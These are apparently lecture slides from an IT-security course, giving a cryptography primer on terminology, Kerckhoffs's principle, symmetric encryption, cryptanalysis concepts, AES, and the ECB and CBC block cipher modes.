Management controls and procedures

- awareness & training
- audit & accountability
- certification, accreditation, & security assessments
- contingency planning
- maintenance
- physical & environmental protection
- personnel security
- risk assessment
- systems & services acquisition

Assurance and evaluation

- **Assurance**
  - the *degree* of confidence one has that the security measures work as intended to protect the system and the information it processes
  - encompasses both system design and system implementation
- **Evaluation**
  - process of examining a computer product or system with respect to certain criteria
  - involves testing and formal analytic or mathematical techniques

A note on Cybercrime / computer crime

- Cybercrime: "*criminal activity in which computers or computer networks are a tool, a target, or a place of criminal activity*"
- Categorize based on computer's role:
  - as target
  - as storage device
  - as communications tool
- More comprehensive categorization seen in Cybercrime Convention, Computer Crime Surveys

Chapter 3

A Primer in Cryptography

(Crypto means Cryptography, not Cryptocurreny)

Cryptography: Basic terminology

- **plaintext (Klartext)** – original message
- **ciphertext (Chiffrat)** – coded message
- **cipher** / chiffre **(Verschlüsselungsalgorithmus)** – algorithm for transforming plaintext to ciphertext and vice versa
- **key (Schlüssel)** – info used in cipher known only to sender/receiver
- encipher / **encrypt (verschlüsseln)** – converting plaintext to ciphertext – different from **encode** (code without a key)!
- decipher / **decrypt (entschlüsseln)** – recovering plaintext from ciphertext
- **cryptography (Kryptographie)** – study of encryption principles / methods
- **cryptanalysis (Kryptoanalyse)** – study of principles / methods of deciphering ciphertext without knowing key
- **cryptology (Kryptologie)** – scientific field of both cryptography and cryptanalysis

Cryptography: Kerkhoff's principle

„The security of a cryptosystem must not depend on keeping the cryptographic algorithm secret.”

- Security of cipher may only depend on the security of the key
- Always assume all details of the algorithm / method / protocol to be publicly known
- All modern cryptographic methods follow this principle (cf. AES selection process – done completely in the open, with public rounds of discussion)

Cryptography:
Classification of primitives

Remember whole classification (not only for exam)!

- **Cryptographic hash** (0 keys): not reversible

- **Symmetric** (1 **secret** key)
  - symmetric encryption, also called cipher or chiffre
    - block cipher
    - stream cipher
  - symmetric signature, also called message authentication code (MAC)

- **Asymmetric** (2 keys: **public** key and **private** key)
  - key agreement
  - asymmetric encryption
  - asymmetric signature

Cryptography: Classification of primitives


	Symm. cipher	Symm. authen-ticated cipher	Symm. cipher with block tweaks	Crypto-graphic hash	Symm. message authentication code	Key agree-ment	Asymm. encryption	Asymm. signature
Confidentiality	X	X	X				**Careful!**	
Integrity		X		**NO!**	X			with hash
Integrity of data at rest			X					
Authenticity					partial	**NO!**		with public key
Key exchange						X	X	
Non-repudiability								with certificates
Algorithm	AES-CBC AES-CTR ChaCha20	**AES-CCM** ChaCha20 -Poly1305	AES-XTS	SHA-2 **SHA-3**	HMAC-SHA2 **HMAC-SHA3** Poly1305	DH **Curve25519**	**RSA**	RSA **Ed25519**

Cryptography:
Symmetric encryption

- Or conventional / (~~private-key~~) / secret-key / single-key
- Sender and recipient share a common key → must have obtained copies of the secret key in a secure fashion and must keep the key secure
- All classical encryption algorithms are private-key
- Was only type prior to invention of public-key in 1970's
- And by far most widely used

- **the universal technique for providing confidentiality for transmitted or stored data**

Cryptography: Symmetric encryption



Cryptography: Symmetric encryption requirements

- **Two requirements for secure use of symmetric encryption:**
  - a strong encryption algorithm
  - a secret key known only to sender / receiver

- Mathematically have (X=cleartext, Y=ciphertext):
  - Y = E(K, X)
  - X = D(K, Y)
- Assume encryption algorithm is known
- Implies a secure channel to distribute key K

Attacking symmetric encryption

Objective is to recover key, not just message

→ if successful, all future and past messages encrypted with that key are compromised

Cryptanalytic Attacks

- Rely on:
  - nature of the algorithm
  - some knowledge of the general characteristics of the plaintext
  - some sample plaintext-ciphertext pairs
- Exploits the characteristics of the algorithm to attempt to deduce a specific plaintext or the key being used

Brute-Force Attack

- Try all possible keys on some ciphertext until an intelligible translation into plaintext is obtained
- On average half of all possible keys must be tried to achieve success

Cryptanalysis: Attacks

- **brute force:** simply try all possible key combinations

Depending on input knowledge for attack, distinguish between:

- **ciphertext only:** only know algorithm and ciphertext, is statistical, know or can identify/recognize a correct plaintext
- **known plaintext:** know/suspect plaintext and ciphertext
- **chosen plaintext:** select plaintext and obtain ciphertext
- **chosen ciphertext:** select ciphertext and obtain plaintext
- **chosen text:** select plaintext or ciphertext to en/decrypt
- **adaptive chosen (plain-/cipher-)text:** select text based on results of previous tries

Cryptanalysis: Modern methods

- Differential cryptanalysis
  - try to relate differences between plain texts with differences between cipher texts
- Linear cryptanalysis
  - statistical correlations between plain text and cipher text based on structure of cipher are used to estimate key
- Timing (and other so-called **side-channel**) attacks
  - measuring CPU time taken for different operations during the execution of a cipher
  - when CPU operations are dependent on data (e.g. plain text and/or key), they might take different execution time
  - statistical analysis concerning probability of key and/or plain text combinations
  - given sufficient input data (e.g. number of operations with the same key but different plain texts), can estimate key (and/or plain text)

Cryptanalysis: Definitions

- **Unconditional security**
  - no matter how much computer power or time is available, the cipher cannot be broken since the ciphertext provides insufficient information to uniquely determine the corresponding plaintext
  - sometimes called “Shannon unconditional security” after the seminal paper “Communication Theory of Secrecy Systems” by Claude Elwood Shannon, 1949

- **Computational security**
  - given limited computing resources (e.g. time needed for calculations is greater than age of universe), the cipher cannot be broken

- **“Acceptable“ security**
  - given **assumptions** on the possibilities of attackers (computing power available, budget, time-constraints...), the cipher cannot be broken

Cryptanalysis:
Brute force search

- Always possible to simply try every key
- Most basic attack, proportional to key size
- Assume either to know or to recognize plaintext
- Note concerning numbers: it will only get faster!
- E.g. 2010 Intel AES-NI supported ca. 50 Mio. AES blocks/s on each core

Key Size (bits)	Number of Alternative Keys	Time Required at 1 Decryption/μs	Time Required at 10^6 Decryptions/μs
32	$2^{32} = 4.3 \times 10^9$	$2^{31}\ \mu s = 35.8$ minutes	2.15 milliseconds
56	$2^{56} = 7.2 \times 10^{16}$	$2^{55}\ \mu s = 1142$ years	10.01 hours
128	$2^{128} = 3.4 \times 10^{38}$	$2^{127}\ \mu s = 5.4 \times 10^{24}$ years	5.4×10^{18} years
168	$2^{168} = 3.7 \times 10^{50}$	$2^{167}\ \mu s = 5.9 \times 10^{36}$ years	5.9×10^{30} years
26 characters (permutation)	$26! = 4 \times 10^{26}$	$2 \times 10^{26}\ \mu s = 6.4 \times 10^{12}$ years	6.4×10^6 years

Symmetric encryption:
One-Time Pad (OTP)

- If a **truly random key as long as the message** is used, the cipher will be **unconditionally** secure
- Called a **One-Time pad**
- Is unbreakable since ciphertext bears no statistical relationship to the plaintext
  - **This is the only cipher that is provably secure under Shannon unconditional security!**
  - since for any plaintext and any ciphertext there exists a key mapping one to other
- Can **only use the key once** though
- Problems in generation and safe distribution of key

- **Summary of requirements for One-Time pad (definition):**
  - key is (at least) as long as the message
  - key is generated by truly random source
    (no statistically significant patterns and unpredictable by attackers)
  - key is only used once

Remember!

Symmetric encryption:
Block vs. stream ciphers

Block ciphers

- Block ciphers process messages in blocks, each of which is then en-/decrypted
- Produces an output block for each input block
- Like a substitution on very big characters
  - 64 bits or more, today use at least 128
- Can reuse keys – but only if used with suitable block cipher mode


Stream ciphers

- Stream ciphers process messages continuously a bit or byte at a time when en/decrypting by combining input with pseudorandom “key”-stream
- Pseudorandom stream is one that is unpredictable without knowledge of the input key
- Produces output one element at a time
- Primary advantages are that they don't need padding and are in many cases faster and use far less code


Many current ciphers are block ciphers

- Better analyzed, broader range of applications
- But: as of 2014, renewed interest in stream ciphers, see e.g. current ChaCha20 use as a partial result of eSTREAM project by EU ECRYPT network to "identify new stream ciphers suitable for widespread adoption”

Symmetric encryption: Block vs. stream ciphers



(a) Block cipher encryption (electronic codebook mode)



(b) Stream encryption

Symmetric encryption: Block cipher principles


- Block ciphers look like an extremely large substitution
- Ideal block cipher, e.g. with 128 bits block size:
  - en-/decryption is a mapping function *e:* $2^{128} \rightarrow 2^{128}$
  - "key" is a table of 2^{128} entries with 128 bits length for each entry (mapping each of the possible 2^{128} blocks to another block)
  - Side note: assume 10^{78} to 10^{82} atoms in the known, observable universe [1] (very roughly around 2^{256}) → seems hard to store single key of 128 x 2^{128} bits
  - key space is $(2^{128})!$

This means factorial, as in "I tell you, 230 - 220 x 0.5 = 5!"

- Instead create from smaller building blocks
  - very often use keys in the range of the block size (e.g. AES is defined with 128 bits block size and supports 128, 192, or 256 bits key length)
  - these keys only allow a smaller key space than ideal block cipher, but block size becomes limiting factor for statistical attacks if key is much longer (cf. 3DES)
- Using idea of a product cipher (i.e. combined substitution and permutation)
- Most symmetric block ciphers are based on a **Feistel Cipher Structure**

[1] https://www.universetoday.com/36302/atoms-in-the-universe/

Symmetric encryption: Ideal block cipher




Advanced Encryption Standard (AES)

- (Long, long ago) it became clear a replacement for DES (Data Encryption Standard, used for decades) was needed
  - have theoretical attacks that can break it
  - have demonstrated exhaustive key search attacks
  - can use Triple-DES – but slow, **has small blocks**
- Process for AES was open competition (first in that form)
  - US NIST issued call for ciphers in 1997
  - 15 candidates accepted in June 1998
  - 5 were shortlisted in August 1999
  - Rijndael was selected as the AES in Oct-2000
  - issued as FIPS PUB 197 standard in Nov-2001

AES cipher - Rijndael

- Designed by *Rijmen-Daemen* in Belgium
- Has 128/192/256 bit keys, 128 bit block length
  - original Rijndael specification allows 128-256 bit block length in 32 bit increments
- An **iterative** rather than **Feistel** cipher
  - processes data as block of 4 columns of 4 bytes
  - operates on entire data block in every round
- Designed to be:
  - resistant against known attacks
  - speed and code compactness on many CPUs
  - design simplicity

AES: Encryption



No.of rounds	Key Length (bytes)
10	16
12	24
14	32


Modes of operation

- Block ciphers encrypt fixed size blocks
  - e.g. AES encrypts 128-bit blocks
- Need some way to en/decrypt arbitrary amounts of data in practice
- NIST SP 800-38A defines 5 **modes**
- Have **block** and **stream** modes
- To cover a wide variety of applications
- *Can be used with **any** block cipher*


Block cipher modes:
Electronic Code Book (ECB)

- Message is broken into independent blocks which are encrypted
- Each block is a value which is substituted, like a codebook, hence name
- Each block is encoded independently of the other blocks
  $C_i = E_K(P_i)$
- Uses: secure transmission of single values

Electronic Code Book (ECB)




(a) Encryption



(b) Decryption


Block cipher modes: Advantages/Limitations of ECB

- Message repetitions may show in ciphertext
  - if aligned with message block
  - particularly with data such as graphics
  - or with messages that change very little, which become a code-book analysis problem
  - one message broken → this message “stays” broken (repetitions!)
- Weakness is due to the encrypted message blocks being independent
- Main use is sending a few blocks of data




Block cipher modes:
Cipher Block Chaining (CBC)

- Message is broken into blocks
- Linked together in encryption operation
- Each previous cipher block is chained with current plaintext block, hence name
- Use Initialization Vector (IV) to start process ⇒ need to transmit IV
  $C_i = E_K(P_i \text{ XOR } C_{i-1})$
  $C_0 = E_K(IV)$
- Uses: bulk data encryption, authentication in the form of CBC-MAC




Cipher Block Chaining (CBC)



(a) Encryption

Careful: Changing one bit in C_1 will "destroy" all of P_1, and flip exactly the matching Bit in P_2



(b) Decryption

Block cipher modes:
Message padding

- At end of message must handle a possible last short block
  - which is not as large as blocksize of cipher
  - pad either with known **non-data** value (e.g. nulls)
  - or pad last block along with count of pad size
    - e.g. [b1 b2 b3 0 0 0 0 5]
    - means to have 3 data bytes, then 5 bytes pad+count
  - this may require an extra entire block over those in message
    - message ends with …, 0 0 3, 0 2, 1 → How to distinguish from a short block?
- There are other, more esoteric modes, which avoid the need for an extra block

Block cipher modes: Advantages/Limitations of CBC

- A ciphertext block depends on **all** blocks before it
- Any change to a block affects all following ciphertext blocks

